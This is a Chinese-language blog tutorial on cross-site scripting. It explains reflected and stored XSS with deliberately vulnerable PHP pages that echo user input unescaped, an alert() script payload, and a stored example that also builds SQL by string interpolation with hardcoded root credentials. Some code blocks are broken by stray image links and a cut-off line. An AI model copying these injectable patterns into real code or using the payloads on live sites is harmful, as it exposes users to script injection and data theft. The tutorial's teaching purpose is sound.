

这是作者的系列网络安全自学教程，主要是关于网安工具和实践操作的在线笔记，特分享出来与博友共勉，希望你们喜欢，一起进步。前文分享了Python弱口令攻击、自定义字典生成，并构建了Web目录扫描器；本文将详细讲解XSS跨站脚本攻击，从原理、示例、危害到三种常见类型（反射型、存储型、DOM型），并结合代码示例进行详细讲解，最后分享了如何预防XSS攻击。本文参考了爱春秋ADO老师的课程内容，这里也推荐大家观看他Bilibili和ichunqiu的课程，同时也结合了作者之前的编程经验进行讲解。

作者作为网络安全的小白，分享一些自学基础教程给大家，希望你们喜欢。同时，更希望你能与我一起操作深入进步，后续也将深入学习网络安全和系统安全知识并分享相关实验。总之，希望该系列文章对博友有所帮助，写文不容易，大神请飘过，不喜勿喷，谢谢！

下载地址：<https://github.com/eastmountyxz/NetworkSecuritySelf-study>

百度网盘：[https://pan.baidu.com/s/1dsunH8EmOB\\_tIHYYXguOeA](https://pan.baidu.com/s/1dsunH8EmOB_tIHYYXguOeA) 提取码：izeb

## 文章目录

### 一.什么是XSS

#### 1.XSS原理

#### 2.XSS示例

#### 3.XSS危害

### 二.XSS分类

#### 1.反射型

#### 2.存储型

#### 3.DOM型

### 三.XSS构造及漏洞利用

#### 1.XSS构造

#### 2.挖掘其他XSS漏洞

### 四.如何防御XSS

#### 1.输入过滤

#### 2.输出编码

#### 3.标签黑白名单过滤

#### 4.代码实体转义

#### 5.httponly防止cookie被盗取

### 五.总结

## 前文学习：

[网络安全自学篇] 一.入门笔记之看雪Web安全学习及异或解密示例  
[网络安全自学篇] 二.Chrome浏览器保留密码功能渗透解析及登录加密入门笔记  
[网络安全自学篇] 三.Burp Suite工具安装配置、Proxy基础用法及暴库示例  
[网络安全自学篇] 四.实验吧CTF实战之WEB渗透和隐写术解密  
[网络安全自学篇] 五.IDA Pro反汇编工具初识及逆向工程解密实战  
[网络安全自学篇] 六.OllyDbg动态分析工具基础用法及Crakeme逆向破解  
[网络安全自学篇] 七.快手视频下载之Chrome浏览器Network分析及Python爬虫探讨  
[网络安全自学篇] 八.Web漏洞及端口扫描之Nmap、ThreatScan和DirBuster工具  
[网络安全自学篇] 九.社会工程学之基础概念、IP获取、IP物理定位、文件属性  
[网络安全自学篇] 十.论文之基于机器学习算法的主机恶意代码  
[网络安全自学篇] 十一.虚拟机VMware+Kali安装入门及Sqlmap基本用法  
[网络安全自学篇] 十二.Wireshark安装入门及抓取网站用户名密码（一）  
[网络安全自学篇] 十三.Wireshark抓包原理（ARP劫持、MAC泛洪）及数据流追踪和图像抓取（二）  
[网络安全自学篇] 十四.Python攻防之基础常识、正则表达式、Web编程和套接字通信（一）  
[网络安全自学篇] 十五.Python攻防之多线程、C段扫描和数据库编程（二）  
[网络安全自学篇] 十六.Python攻防之弱口令、自定义字典生成及网站暴库防护  
[网络安全自学篇] 十七.Python攻防之构建Web目录扫描器及ip代理池（四）

## 前文欣赏：

[渗透&攻防] 一.从数据库原理学习网络攻防及防止SQL注入  
[渗透&攻防] 二.SQL MAP工具从零解读数据库及基础用法  
[渗透&攻防] 三.数据库之差异备份及Caidao利器  
[渗透&攻防] 四.详解MySQL数据库攻防及Fiddler神器分析数据包

**参考文献的书籍和文章都比较好，他们都是网络安全大牛和大佬的成果，强烈推荐博友们阅读，也参考了较少的图片，如侵立删。**

《安全之路Web渗透技术及实战案例解析》陈小兵老师

《XSS跨站脚本攻击剖析与防御》邱永华老师

《TCP/IP协议栈详解卷一》W.Richard Stevens

江苏君立华域公司的XSS普及PPT

2019 Python黑客编程：安全工具开发 - bilibili 白帽黑客教程

XSS(跨站脚本攻击)详解 - CSDN谢公子大佬（推荐）

Bilibili 2018小迪老师渗透专题视频 XSS跨站（推荐）

安全客 测试WAF来学习XSS姿势 - 訖訖小羅卜老师系列

看雪论坛文章：

浅析WEB安全编程：<https://bbs.pediy.com/thread-222922.htm>

XSS跨站总结: <https://bbs.pediy.com/thread-196518.htm>

勒索病毒WannaCry深度技术分析: <https://bbs.pediy.com/thread-217662.htm>

Web基础设施知识及安全攻防: <https://bbs.pediy.com/thread-199199.htm>

内网渗透小记: <https://bbs.pediy.com/thread-192778.htm>

声明: 本人坚决反对利用教学方法进行犯罪的行为, 一切犯罪行为必将受到严惩, 绿色网络需要我们共同维护, 更推荐大家了解它们背后的原理, 更好地进行防护。

# 一.什么是XSS

## 1.XSS原理

**跨网站脚本 (Cross-site scripting, XSS)** 又称为跨站脚本攻击, 是一种经常出现在Web应用程序的安全漏洞攻击, 也是代码注入的一种。XSS是由于Web应用程序对用户的输入过滤不足而产生的, 攻击者利用网站漏洞把恶意的脚本代码注入到网页之中, 当其他用户浏览这些网页时, 就会执行其中的恶意代码, 对受害者用户可能采取Cookie窃取、会话劫持、钓鱼欺骗等各种攻击。这类攻击通常包含了HTML以及用户端脚本语言。



XSS攻击通常指的是通过利用网页开发时留下的漏洞, 通过巧妙的方法注入恶意指令代码到网页, 使用户加载并执行攻击者恶意制造的网页程序。这些恶意网页程序通常是JavaScript, 但实际上也可以包括Java、VBScript、ActiveX、Flash或者甚至是普通的HTML。攻击成功后, 攻击者可能得到更高的权限 (如执行一些操作)、私密网页内容、会话和cookie等各种内容。

### 漏洞成因

如下图所示，在URL中将搜索关键字设置为JS代码，执行了alert()函数。该图中，上面有一个URL，下面是一个页面返回的HTML代码，我们可以看到白色部分HTML是我们事先定义好的，黑色部分参数是用户想搜索的关键词。当我们搜索了test+Div最后等于123，后台反馈页面的搜索引擎会告诉用户搜索了什么关键词，结果如何等等。




这个地方如果没有做好转移，可能会造成XSS跨站，我们可以看到蓝色部分是我们事先定义好的结构，被攻击者利用之后它先把这个DIV结束了，最后加上一个script标签，它也有可能不跟你谈标签，直接发送到它的服务器上。参数未经过安全过滤，然后恶意脚本被放到网页中执行，用户浏览的时候就会执行了这个脚本。

该漏洞存在的主要原因为：

- 参数输入未经过安全过滤
- 恶意脚本被输出到网页
- 用户的浏览器执行了恶意脚本

## 2.XSS示例

作者接下来使用WAMP（Windows+Apache+MySQL+PHP）搭建PHP网站平台作，简单讲解两个常见案例。



### 示例1: GET提交


下面是一个简单的XSS漏洞代码 (xss-01.php)。

```
<?php
    echo "这是一个XSS漏洞攻击测试页面!<br />";
    $xss = $_GET['x'];
    echo $xss;
    //JS代码:<script>alert(1)</script>
?>
```

当输入正确的值时，网页能正常显示。


`http://localhost/xss/xss-01.php?x=122`

输出结果如下图所示：



而当我们输入JS脚本代码时，它会弹出相应的窗口，这就是一个XSS注入点。

`http://localhost/xss/xss-01.php?x=<script>alert(1)</script>`



## 示例2: POST提交

另一种常见的XSS上传漏洞代码如下所示:



### index.html

```
<html>
  <head><title>XSS测试1</title></head>
  <body>
    <form action='xss.php' method="get">
      请输入用户名: <br>
      <input type="text" name="name" value="" />
      <input type="submit" name="提交" />
    </form>
  </body>
</html>
```


### xss.php

```
<html>
  <head>
    <title>测试结果</title>
  </head>
  <body>
    <?php
      echo $_REQUEST['name'];
    ?>
  </body>
</html>
```


输入正确的用户名如“eastmount”，仍然能正确显示。



而输入脚本代码 `<script>alert(1)</script>` 时，它弹出了对应的脚本窗口，存在XSS注入漏洞。注意，这里采用的是POST方法提交数据，而前面采用的GET方法，其最主要的区别是GET方式的网址可以看到参数，而POST方式URL始终不变。







页面直接弹出了“1”的窗口，可以看到，我们插入的语句已经被页面给执行了。这就是最基本的反射型的XSS漏洞，这种漏洞数据流向是：前端→后端→前端。

### 3.XSS危害

**XSS跨脚本攻击主要的危害如下：**

- 网络钓鱼，包括盗取各类用户账号
- 窃取用户Cookies资料，从而获取用户隐私信息，或利用用户身份进一步对网站执行操作
- 劫持用户浏览器会话，从而执行任意操作，例如进行非法转账、强制发表日志、发送电子邮件等
- 强制弹出广告页面、恶意刷流量等
- 网站挂马，进行恶意操作，例如任意篡改页面信息、非法获取网站信息、删除文件等
- 进行大量的客户端攻击，例如DDOS攻击、传播跨站脚本蠕虫等
- 获取用户端信息，；例如用户的浏览记录、真实IP地址、开放的端口等
- 结合其他漏洞，如CSRF漏洞，实施进一步作恶



# ▶▶ XSS的危害



PS：上面涉及的很多内容，作者会进一步学习，并分享相关的内容，一起进步，一起加油！

## 二.XSS分类

XSS有部分书籍将它划分为两类——反射型和持久型。

### 反射型

也称为非持久型、参数型跨站脚本。这种类型的跨站脚本是最常见，也是使用最广泛的一种，主要用于恶意脚本附加到URL地址的参数中。一般出现在输入框、URL参数处。

### 持久型


持久型跨站脚本也可以说是存储型跨站脚本，比反射型XSS更具威胁性，并且可能影响到Web服务器自身安全。一般出现在网站的留言、评论、博客日志等于用户交互处。

而另一部分书籍将XSS分为三种类型——反射型、存储型以及DOM型，这也是本篇文章重点讲解的分类方式。





## 1.反射型

反射型又称为非持久型、参数型跨站脚本。这种类型的跨站脚本是最常见，也是使用最广泛的一种，主要用于恶意脚本附加到URL地址的参数中。它需要欺骗用户自己去点击链接才能触发XSS代码（服务器中没有这样的页面和内容），一般容易出现在搜索页面、输入框、URL参数处。反射型XSS大多数是用来盗取用户的Cookie信息。其攻击流程如下图所示：（该图片源自谢公子文章）



下图是专门训练一些WEB漏洞的练习页面，我们可以输入自己的名字，输入之后会把我们的名字显示出来。例如我们输入了一个“张三”，这个时候弹出来了一个“123”，在那边显示了一个张三，但是script标签没有出来，因为这个标签被执行了。



### 示例：

这就是最基本的反射型的XSS漏洞，这种漏洞数据流向是：前端→后端→前端。其代码案例如前面所述：


//前端页面 index.html

```
<html>
  <head><title>XSS测试1</title></head>
  <body>
    <form action='xss.php' method="get">
      请输入用户名: <br>
      <input type="text" name="name" value="" />
      <input type="submit" name="提交" />
    </form>
  </body>
</html>
```

//后端页面 xss.php


```
<?php
    $name = $_POST['name'];
    echo $name;
?>
```

当用户提交数据，输入 `<script>alert('hack')</script>` 代码会提交给后台，并弹出hack页面，这就表示我们的恶意语句被页面执行了。




## 2.存储型

存储型XSS又称为持久型跨站脚本，比反射型XSS更具威胁性，并且可能影响到Web服务器自身安全。它的代码是存储在服务器中的，如在个人信息或发表文章等地方，插入代码，如果没有过滤或过滤不严，那么这些代码将储存到服务器中，用户访问该页面的时候触发代码执行。存储型XSS一般出现在、评论、博客日志等于用户交互处，这种XSS比较危险，容易造成蠕虫、盗窃cookie等。其攻击流程如下图所示：（该图片源自谢公子文章）



在存储型XSS中，可以看到这个URL上面并没有代码，但是依然弹出了一个“1”。它是发现个人资料页的时候有一个XSS漏洞，在个性签名的位置填入了一个XSS标签，弹出了一个“1”，把这个地址发给别人，别人看到这个地址并没有什么代码以为这个页面是安全的，结果一打开就插入了这个XSS代码。



存储型XSS的攻击危害比较大，因为它的页面当中是看不到这个Script的代码，别人防不胜防。只要管理员没有发现，下一个用户或者下一个用户一直接发它，而反射型需要用户主动点击的。

示例：

假设现在存在一个 index2.html 代码，用户提交ID和用户名并存储至数据库中。


```
<html>
<head><title>XSS测试2</title></head>
<body>
  欢迎大家阅读CSDN Eastmount的博客，一起进步，一起加油喔！ <br />
  <form action='xss2.php' method="post">
    请输入用户名: <br>
    ID: <input type="text" name="id" value="" /> <br />
    Name: <input type="text" name="name" value="" /> <br />
    <input type="submit" name="提交" />
```

```

</form>
</body>
</html>

```

后台的 xss2.php 将执行数据库存储操作，本地MySQL数据库创建一个名为 XSSDB的数据库，并插入一张XSS表，如下图所示。



xss2.php代码如下所示：

```

<?php
// 获取提交的表单值
$id=$_POST["id"];
$name=$_POST["name"];
echo $id, '<br />';
echo $name, '<br />';

// 连接数据库

```

```
// 因为PHP版本是7.3的, 因此用mysqli_connect() 而不是用mysql_connect()
$con = mysqli_connect("localhost","root","123456", "xssdb");
if (!$con)
{
    die('Could not connect database: ' . mysqli_error());
}

// 插入数据表
$sql = "insert into xss (id,name) values ('{$id}','{$name}')";
echo $sql;
$result
```

此时另一个页面 select.php 负责提供给其他用户访问, 则可以看到我们的信息。

```
<?php
    $id = $_GET['id'];

    // 链接数据库
    $con = mysqli_connect("localhost","root","123456", "xssdb");

    // 查询数据
    $sql = "select * from xss where id='{$id}'";
    $result = mysqli_query($con, $sql);


    //$data = mysqli_fetch_all($result); // 从结果集中获取所有数据
    //print_r($data);

    while($row = mysqli_fetch_assoc($result)) {
        echo $row['name'];
    }
?>
```

当我们输入正确的值, 如下图所示:

id: 1

name: yangxiuzhang



欢迎大家阅读CSDN Eastmount的博客, 一起进步, 一起加油喔!


请输入用户名:

ID:

Name:

<https://blog.csdn.net/Eastmount>






此时数据库中可以看到我们插入的值。



通过本地网址（localhost:8088/xss/select.php?id=1）我们能获取id为1对应的name值。

